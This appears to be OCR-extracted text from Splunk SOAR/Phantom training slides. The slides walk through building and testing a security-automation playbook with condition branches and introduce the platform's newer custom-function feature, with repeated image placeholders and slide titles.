
- Drag Condition 1 (If) to the block url action block
- Drag Condition 2 (Else) to the End block


User Prompts - Response

Now is a great time to point out that branching paths and decision trees in playbooks can be hard to follow if you haven't looked at them!


You can customize the labels for the different condition paths to make the playbook simple to read.

While not required, and a purely cosmetic decision, this is a great idea to take advantage of. "Future You" will appreciate it!






User Prompts - Response



Final Testing of our Playbook


splunk> turn data into doing™

Final Testing




splunk> turn data into doing

Final Testing




splunk> turn data into doing


Final Testing




Final Testing



Final Testing



Final Testing



WE DID IT!

Custom Functions Overview


splunk> turn data into doing™

All New Custom Functions

Releases since v4.9 includes a completely new custom function capability


This provides many advantages over the previous custom function feature:

- Reuse custom functions across playbooks
- Ability to configure/specify list and item type inputs/outputs
- Community-driven custom functions are available
- The Playbook API is supported from within a custom function
- The REST API is supported from within a custom function




https://github.com/phantomcyber/playbooks/tree/5.2/custom_functions

